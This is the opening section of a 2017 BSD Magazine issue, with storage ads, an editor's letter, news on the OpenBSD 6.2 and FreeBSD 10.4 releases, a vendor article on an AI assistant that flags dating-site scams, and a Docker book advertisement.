
BSD MAGAZINE

FOR NOVICE AND ADVANCED USERS



Real-Time Distributed Messaging On FreeBSD With NSQ

Tracking Hacker Activities in a Linux Server

OpenBSD 6.2

Emulating DOS Games

Solving Expressions Using Reverse Polish Notation

Interview with Yue Chen

VOL 11 NO 10
ISSUE 10/2017 (98)
ISSN 1898-9144

IS AFFORDABLE FLASH STORAGE OUT OF REACH?

NOT ANYMORE!

IXSYSTEMS DELIVERS A FLASH ARRAY FOR UNDER $10,000.

Introducing FreeNAS® Certified Flash: A high performance all-flash array at the cost of spinning disk.

- Unifies NAS, SAN, and object storage to support multiple workloads
- Runs FreeNAS, the world's #1 software-defined storage solution
- Performance-oriented design provides maximum throughput/IOPs and lowest latency
- OpenZFS ensures data integrity
- Perfectly suited for Virtualization, Databases, Analytics, HPC, and M&E
- 10TB of all-flash storage for less than $10,000
- Maximizes ROI via high-density SSD technology and inline data reduction
- Scales to 100TB in a 2U form factor

The all-flash datacenter is now within reach. Deploy a FreeNAS Certified Flash array today from iXsystems and take advantage of all the benefits flash delivers.

Call or click today! **1-855-GREP-4-IX** (US) **| 1-408-943-4100** (Non-US) **| www.iXsystems.com/FreeNAS-certified-servers**

DON'T DEPEND ON CONSUMER-GRADE STORAGE.

KEEP YOUR DATA SAFE!

Buy from amazon.com

USE AN ENTERPRISE-GRADE STORAGE SYSTEM FROM IXSYSTEMS INSTEAD.

The FreeNAS Mini: Plug it in and boot it up — it just works.

- Runs FreeNAS, the world's #1 software-defined storage solution
- Unifies NAS, SAN, and object storage to support multiple workloads
- Encrypt data at rest or in flight using an 8-Core 2.4GHz Intel® Atom® processor
- OpenZFS ensures data integrity
- A 4-bay or 8-bay desktop storage array that scales to 48TB and packs a wallop
- Backed by a 1 year parts and labor warranty, and supported by the Silicon Valley team that designed and built it
- Perfectly suited for SoHo/SMB workloads like backups, replication, and file sharing
- Lowers storage TCO through its use of enterprise-class hardware, ECC RAM, optional flash, white-glove support, and enterprise hard drives

And really — why would you trust storage from anyone else?

iXsystems™

Call or click today! **1-855-GREP-4-IX** (US) | **1-408-943-4100** (Non-US) | **www.iXsystems.com/Freenas-Mini** or purchase on Amazon.

Editor's Word

Dear Readers,

The month of October is drawing to an end and it's worth to note that it was a month full of events and meetings. First of all, I would like to bring to your attention to two releases: OpenBSD 6.2 and FreeBSD 10.4-RELEASE. Both are currently available. As most of you were anticipating for these two releases, I bet you are now enthusiastic to check what new features were implemented, and in preparation, have updated your system.

Moreover, there are a few events where you have the opportunity to meet each other. In this regard, I need to mention the 15th annual Ohio LinuxFest. This year's event was filled with an outstanding amount of energy and spirit from the staff members, sponsors, and over 700 attendees in the conference. The next event worth mentioning is Open-Source Summit 2017 in Prague, Czech Republic. Open-Source Summit is a technical conference where 2,000+ developers, operators, and community leadership professionals convene to collaborate, share information, and learn about the latest open technologies, including Linux, containers, cloud computing, and more. I hope you attended this year's conferences. If not, 2018 will be much bigger and better, so make sure to join the BSD family. However, the conferences are not fully dedicated to BSD users. For instance, some of you will have an opportunity to meet other BSD experts during USENIX's LISA17 in San Francisco, California. *LISA is the annual vendor-neutral meeting place for the wider system administration community. At LISA, systems engineers and operations professionals share real-world knowledge about designing, building, and maintaining the critical systems of our interconnected world. The LISA17 program will not only address the overlap and differences between traditional and modern IT operations and engineering, but will also offer a highly-curated program around three topics: architecture, culture, and engineeringwherein the FreeBSD Foundation is an Industry Partner.*

If you are looking for a conference to attend in Asia, there is still time to join others during the BSDTW 2017 conference in Taipei, Taiwan. This is a 2-day conference from November 1-2 and is planned as a single-track conference with 11 presentations of 50 minutes each that will cover the latest BSD technology. *The conference will attract over 100 highly-skilled engineering professionals, software developers, computer science professors, users and students from all over Asia as well as other parts of the world. The goal of BSDTW is to share knowledge about the BSD operating systems, facilitate coordination and cooperation among users and developers, and to promote business-friendly BSD licensed open-source software.*

Taiwan has a long history with BSD systems. Many of the top websites in Taiwan are using FreeBSD as their main server OS. Also, OpenBSD and NetBSD are used in many products from local companies. In education networks, FreeBSD is usually the first choice for the server OS because of its stability and performance. There are more than a dozen FreeBSD developers and many BSD users in Taiwan. However, they have beed a bit unnoticed in the past few years because there has been no event for people to gather and meet.

It is my desire that if you have attended an event devoted to the BSD world, you would want to share your memories about the conference(s) with our readers. I would be glad to publish your thoughts and experiences in the next magazine issue with our readers.

In the BSD magazine, as always, we include a few top-notch articles. I really enjoy working on them. I would like to thank the BSD team members for reviewing and proofreading, and iXsystems for their constant support and time to make every edition a success.
And now, let's read the articles!
Enjoy!
Ewa & The BSD Team

Table of Contents

HEY GOLIATH...

MEET DAVID

TRUENAS® PROVIDES MORE PERFORMANCE, FEATURES, AND CAPACITY PER-DOLLAR THAN ANY ENTERPRISE STORAGE ARRAY ON THE MARKET.

Introducing the TrueNAS X-Series: Perfectly suited for core-edge configurations and enterprise workloads such as backups, replication, and file sharing.

- ★ **Unified:** Simultaneous SAN, NAS, and object protocols to support multiple applications
- ★ **Scalable:** Up to 120 TB in 2U and 720 TB in 6U
- ★ **Safe:** High Availability ensures business continuity and avoids downtime
- ★ **Reliable:** Uses OpenZFS to keep data safe
- ★ **Trusted:** TrueNAS is the Enterprise version of FreeNAS®, the world's #1 Open Source SDS
- ★ **Enterprise:** Enterprise-class storage including unlimited instant snapshots and advanced storage optimization at a lower cost than equivalent solutions from Dell EMC, NetApp, and others

The TrueNAS X10 and TrueNAS X20 represent a new class of enterprise storage. Get the full details at iXsystems.com/TrueNAS.

iX systems™

In Brief

OpenBSD 6.2 Released

A few days ahead of the date hinted at by the work-in-progress release page, OpenBSD 6.2 was released, October 9th, 2017. Notable changes in this release are as always, numerous. They include:

- Improved hardware support on modern platforms including ARM64/ARMv7 and octeon, while amd64 users will appreciate additional support for the Intel Kaby Lake video cards.
- Network stack improvements include extensive SMPization improvements and a new FQ-CoDel queueing discipline, as well as enhanced WiFi support in general and improvements to iwn(4), iwm(4) and anthn(4) drivers.
- Improvements in vmm(4)/vmd include VM migration, as well as various compatibility and performance improvements.
- Security enhancements including a new freezero(3) function, further pledge(2)ing of base system programs and conversion of several daemons to the fork+exec model.
- Trapsleds, KARL, and random linking for libcrypto and ld.so, dramatically increase security by making it harder to find helpful ROP gadgets, and by creating a unique order of objects per-boot.
- The base system compiler on the amd64 and i386 platforms has switched to clang(1).

New versions of OpenSSH, OpenSMTPd, LibreSSL, and mandoc are also included. The full story is, as always, to be found on the release page, an upgrade guide is available, and of course, the project Donations page is still open for business.

Source:
https://undeadly.org/cgi?action=article;sid=20171009144926

FreeBSD 10.4-RELEASE

This is the fifth release of the stable/10 branch, building upon the stability and reliability of 10.3-RELEASE and introducing new features. FreeBSD 10.4-RELEASE is now available for the amd64, i386, ia64, powerpc, powerpc64, sparc64, and armv6 architectures.

Some of the highlights

10.4-RELEASE is the first FreeBSD release to feature full support for eMMC storage, including eMMC partitions, TRIM and bus speed modes of up to HS400.

Please note, though, that availability of especially the DDR52, HS200 and HS400 modes requires support in the actual sdhci(4) front-end as well as by the hardware used. Also note that the SDHCI controller part of Intel® Apollo Lake chipsets is affected by several severe silicon bugs. Apparently, it depends on the particular Apollo Lake platform whether the workarounds in place so far are sufficient to avoid timeouts on attaching sdhci(4) there.

Also in case a GPT disk label is used, the fsck_ffs(8) utility now can find alternate superblocks.

The aesni(4) driver now no longer shares a single FPU context across multiple sessions in multiple threads, thus addressing problems seen when employing aesni(4) for accelerating ipsec(4).

Support for the Kaby Lake generation of Intel® i219(4)/ i219(5) devices has been added to the em(4) driver.

FreeBSD 10.4-RELEASE will be supported until October 31, 2018, and is expected to be the final release from the FreeBSD 10 release series.

Source:
https://www.freebsd.org/releases/10.4R/announce.html

#ServerEnvy: Drives for Days

Last week, five of these monster systems rolled through our production floor, and we thought we'd share. The 4U server we have here is the iX-4260 from our Jupiter series. With a 60-bay drive capacity, this system will provide you with more storage than you can imagine.

This particular order is populated with 60 x 10TB HGST Helium Ultrastar HDDs for an astounding total of 600TBs of raw storage capacity per system. . The helium, a 1/7 the density of air, in these specific drives allows for thinner drives and as a result, higher storage density. For a bonus, these drives also consume less power and run cooler than normal HDDs, saving on electrical costs and improving drive reliability.

The system is also populated with 2 x 800GB Intel SSDs, 8x16GB ECC RAM, and powered by dual Intel Xeon ten core processors. The system is backed up by a 2000W redundant (1+1) power supply to protect it from data corruption in case of power surges or outages.

These five servers are just one example of some of the custom systems we've built in our 15 years of experience in the industry, and we're always super excited when we get to work on a system that pushes the limits of hardware possibilities. If you're interested in working with us to get your own "monster" system, give us a call at 1.855.GREP.4.IX or email us at info@ixsystems.com for a risk-free consultation.

Source:
https://www.ixsystems.com/blog/serverenvy-jupiter/

BugReplay's Bug Reporting Tool Now Available as a Firefox Add-on

BugReplay's flagship debugging tool's integration with Firefox enhances productivity for web developers and internal software testers.

BugReplay, a provider of an innovative set of web browser tools that make reporting bugs faster and fixing them easier, announced the availability of its flagship product of the same name as an add-on for the Firefox web browser on October 9th, 2017. A screencast and network debugging tool for web developers and internal software testers, BugReplay enables users to quickly and accurately submit detailed bug reports about web applications. By creating a synchronized screen recording of a user's actions, network traffic, JavaScript logs and other key environmental data, BugReplay reduces the time to complete the task of bug reporting of up to an hour or more to less than a minute.
By using BugReplay as a Firefox add-on, all users have to do is click on the BugReplay button on their browsers, click "record" and then retrace their steps that led to the problem, click on the "record" button again to stop recording, and then click "save" to finish. People working on debugging web apps then automatically receive the BugReplay video report, which captures environmental data about a bug reporter's browser, operating system, locale, date and time of the report, time zone, system memory and other information.
BugReplay integrates with JIRA, GitHub, and Slack, and offers custom email integration that will send an email to any address after a report is created. It also integrates with Zendesk so users can attach videos to their support tickets. Users can also share their reports with anyone by creating a shareable URL. The BugReplay dashboard lists all reports made so users can easily review reports submitted by anyone within an organization.
In addition to Firefox, BugReplay is also available as an extension for the Google Chrome web browser. BugReplay, as a Firefox add-on or Chrome extension, requires signing up for a 30-day trial period at https://bugreplay.com. As a Software-as-a-Service (SaaS), BugReplay is offered as a monthly subscription; its pricing is based on the frequency of use.

About BugReplay:
Founded in 2015, BugReplay is a leading provider of an innovative set of web browser tools that make reporting bugs faster and fixing them easier. Its mission is to develop easy-to-use tools for diagnosing and repairing issues with web applications. Based in New York City, BugReplay's offerings include BugReplay, a screencast and network debugging tool for web developers and internal software testers; and Feedback by BugReplay, a reporting tool for website users to submit bug reports to customer support teams. For more information, visit http://www.bugreplay.com and follow on Twitter @BugReplay.


Source:
http://www.prweb.com/releases/2017/10/prweb14758744.htm

Artificial Intelligence [AI] : Protecting Online Dating Users From Fraud

Cyber crime and dating fraud is a growing business for criminals. Hundreds of millions of dollars is stolen each year.

USA	$219 million 2017	Source FBI
UK	£27 million 2016	Source Action Fraud
Australia	$42 million 2016	Source Australian Competition and Consumer Commission

At saucydates.com, we have worked for ten years to tackle the criminals behind dating scams. Scarlet is our latest development to educate and protect users. Scarlet is an artificial intelligence virtual assistant that interacts with our users when they are having online conversations with others. She offers advice as well as triggers manual profile previews for our moderation team. The advice she instills is only viewable to the potential victim. A fraudster is unaware that Scarlet is reading, learning and advising.



Hello, how are you?

Great, and you?

Excellent. Can we use email to talk, I don't get on here much?

! Don't leave the site: Consider reporting them

58 seconds ago

No thanks, let's chat here

delivered

Hello, how are you?

Great, and you?

Excellent. Can we use email to talk, I don't get on here much?

delivered

No thanks, let's chat here

31 seconds ago

Genuine person Scammer

The example conversation above is common for scammers. They want users to leave a site as soon as possible so they cannot be detected and removed. Additionally, once they have a user's email, it's added to a 'suckers' list and exposed to more scams and phishing attacks.

How does Scarlet work?

We have two traditional ways to detect fraud which is common within the dating industry. The first is our moderation team flagging a suspicious user. The second is our members who can report suspicious activity. Members' reports are broken down into different categories such as abuse, fraud, underaged user, etc. A human moderator then checks the activity of a reported user and decides if the account should be terminated.

This base line enables us to split messages into different sections, and within the fraud section, we can identify different types of scam. Scarlet is then coded to detect and learn within each type of sub fraud. Some examples she knows are:

Traditional romance scam:
The victim falls in love with a fake person who will eventually need some financial help, which is a scam.

Hotel scam:
The victim is asked to get a local hotel to meet up for a night of passion, and asked to share the hotel name and reservation number. The scammer calls the victim, pretending to be the hotel, explaining there's a problem with the payment and aks if they have another card or want to try the payment again. Later, the victim would have shared their credit card details with a scammer if they play by that script.


Cam scam:
The scammer pretends to be a webcam model and asks men to join her (his) site to watch. The scammer gets paid a commission by the cam site for each new member. Cam site owners know this happens, but some can be lax in addressing it as they are making money from it too.

Sextortion:
The scammer pretends to be a glamorous female and gets men to perform naked sex acts on a webcam. They record the camera session and then blackmail the user by threatening to share it with the victim's LinkedIn and Facebook connections. Tools such as Google image search allow a criminal to locate a social network account from a user's dating profile picture.

Gift card scam:
A scammer claims their smart phone's apps are out of date and they cannot afford to update. They request an app store gift card to enable them to communicate further.

Breaking down the problem into subsets makes it quick for Scarlet to become an expert. Taking 100 messages that have been identified by moderation as a hotel scam, she can find patterns and similarities.

Presently, Scarlet will only flag a user for manual moderation and will not delete them automatically. But she helps with the moderation by re-reading all the messages and color coding them for the reviewer. If a human reviewer is presented with a screen of red messages, then it decides to ban the account quick and easy.



[redacted] at gee male dot cum
i would appreciate you for doing that... thanks
if you dont mind, you can email me at [redacted]@gmail.com
sorry, can you email me instead? im quite busy now, have to do some papers
[redacted]@gmail.com okay?
Okay, Brian... But in case, please email me [redacted]
i was on my email, quite busy now... would you email me instead? [redacted]@gmail.com
sorry
lol
your name again?
are you?
sure
will you email me? im working on my email now... [redacted]@gmail.com
yes please haha
can you email me instead? i am currently doing some work in my email
please
wow
thanks
can we continue talking on email? i have to do something there
yes please
aw
thats hot... can i be that woman?

In the screenshot above, our moderation control panel shows that Scarlet has found all messages(in red) related to leaving the dating site, but ignored the general messages(in black).

Educating users

Making our users aware of scams is imperative to our company. Many brands hide the problem which is rife within the industry. We feel education not only protects our users but helps them spot and report more issues, which in turn helps Scarlet improve her knowledge of scams.

The virtual assistance aspect of Scarlet joining and monitoring conversations has been a major breakthrough in fraud prevention for our dating network. If you have static fraud advice on a single page you need someone to read it, remember it and apply it. It's a big task when a user is communicating with someone they are attracted to. Hence, having Scarlet within the live conversations is a fundamental change for the better.

Success rates

Since implementing Scarlet a few months ago, the number of fraudulent users has dropped by 75%. Unfortunately, the criminals still exist and will move to other dating sites with weaker anti-fraud tools or a disregard for fraud awareness.

Reducing online dating fraud

The media and public's views on technology and privacy differ considerably. However, these are the areas that we feel still need to be addressed to reduce online dating fraud :

- Dating site owners need to educate their users and innovate to help reduce the effectiveness of scammers via moderation and AI.

- End to End message encryption makes moderation and AI near impossible, and should not be implemented for dating sites.


- Proxy networks and VPNs that allow anonymous browsing and effectively change the IP address location of users need to be disallowed for dating sites. A public database of sites opting out of proxy networks would help significantly, making a network owner responsible for blocking access.

- Mobile handset manufacturers should make it impossible, or at least very difficult to fake a GPS location with a third party add-on.

Often, there is a misunderstanding that IP addresses are the key to fraud prevention. But VPNs, proxy servers, mobile networks, wi-fi and dynamic broadband addresses mean the ownership of an IP address is either shared or temporary. The biggest single impact on fraud reduction would be for every device to have a unique ID that is publicly visible, but online privacy would then be abolished. Today, it's creative thinking and AI that are the best defenses against online dating fraud.

apress.com

Apress



1st ed., XVIII, 320 p. 239 illus., 210 illus. in color.

A product of Apress

Printed book

Softcover

- ▸ **36,99 € | £27.99 | $39.99**
- ▸ ***39,58 € (D) | 40,69 € (A) | CHF 41.00**

eBook

Available from your library or

- ▸ **springer.com/shop**

MyCopy

Printed eBook for just

- ▸ **€ | $ 24.99**
- ▸ **springer.com/mycopy**

D. **Vohra**

Docker Management Design Patterns

Swarm Mode on Amazon Web Services

- ▸ **Master Docker management design patterns and how to use them to develop applications**
- ▸ **Utilize Swarm Mode features to manage a cluster of containers distributed across multiple machines**
- ▸ **Learn to use Docker for AWS managed services**

Master every aspect of orchestrating/managing Docker including creating a Swarm, creating services, using mounts, scheduling, scaling, resource management, rolling updates, load balancing, high availability, logging and monitoring, using multiple zones, and networking. This book also discusses the managed services for Docker Swarm: Docker for AWS and Docker Cloud Swarm mode.

Docker Management Design Patterns explains how to use Docker Swarm mode with Docker Engine to create a distributed Docker container cluster and how to scale a cluster of containers, schedule containers on specific nodes, and mount a volume.

You will learn to provision a Swarm on production-ready AWS EC2 nodes, and to link Docker Cloud to Docker for AWS to provision a new Swarm or connect to an existing Swarm. Finally, you will learn to deploy a Docker Stack on Docker Swarm with Docker Compose.

You will:

- Appl

y Docker management design patterns

- Use Docker Swarm mode and other new features introduced in Docker 1.12 and 1.13
- Create and scale a Docker service
- Use mounts including volumes
- Configure scheduling, load balancing, high availability, logging and monitoring, rolling updates, resource management, and networking
- Use Docker for AWS managed services including a multi-zone Swarm
- Build Docker Cloud managed services in Swarm mode

OpenBSD 6.2

